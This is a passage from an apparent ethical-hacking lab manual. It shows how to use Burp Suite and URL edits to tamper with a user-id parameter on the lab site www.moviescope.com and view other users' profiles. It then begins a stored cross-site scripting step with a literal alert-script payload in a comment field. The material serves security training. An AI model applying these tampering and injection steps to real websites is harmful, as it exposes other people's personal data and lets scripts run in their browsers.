

Figure 2.2.7: Burp Suite main window

15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. You can observe that, by default, the interception is active, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.



Figure 2.2.8: Check intercept is on

16. Switch back to the browser window, and on the login page of the target website (**www.moviescope.com**), enter the credentials **sam** and **test**. Click the **Log In** button.

Note: Here, we are logging in as a registered user on the website.



Figure 2.2.9: Log in as a registered user

17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

18. Now, keep clicking the **Forward** button until you are logged into the user account.



Figure 2.2.10: Captured HTTP request: click Forward

19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
20. Now, click the **View Profile** tab from the menu bar to view the user information.



Figure 2.2.11: Enter random credentials

21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.

TASK 2.3

Modify ID Value

22. Now, navigate to the **Params** tab under the **Intercept** tab to view the captured parameters.



Figure 2.2.12: Navigate to Params tab

23. Under the **Params** tab, observe a table with captured values such as **URL** and **Cookie**.
24. In the **URL** type with the name **id**, double-click the **Value** column to change it from **1** to **2**, as shown in the screenshot.



Figure 2.2.13: Change ID value

25. After changing the value, navigate back to the **Raw** tab.



Figure 2.2.14: Navigate back to Raw tab

26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.



Figure 2.2.15: Turn off the interception

27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.



Figure 2.2.16: Turn off the interception

28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
30. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
31. Close all open windows and document all the acquired information.
32. Turn off the **Parrot Security** virtual machine.

TASK 3 — Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar, and press **Enter**.

TASK 3.1 — Log in as a Legitimate User

4. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

Note: Here, we are logging in as a registered user on the website.



Figure 2.3.1: Logging in to the webpage

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

5. You are logged into the website. Click the **View Profile** tab from the menu bar.



Figure 2.3.2: Viewing Profile in the logged in account

TASK 3.2

Perform Parameter Tampering

6. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.



Figure 2.3.3: Steve's profile

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

7. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.
8. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.



Figure 2.3.4: Performing Parameter Tampering

9. Now, try the parameter **id=3** in the address bar and press **Enter**.
10. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.



Figure 2.3.5: Kety's Profile

Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.

TASK 3.3

Perform Cross-Site Scripting

11. Now, click the **Contacts** tab. Here you will be performing an XSS attack.



Figure 2.3.6: Clicking Contacts tab

12. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script **<script>alert("You are hacked")</script>** in the **Comment** field and click the **Submit Comment** button.

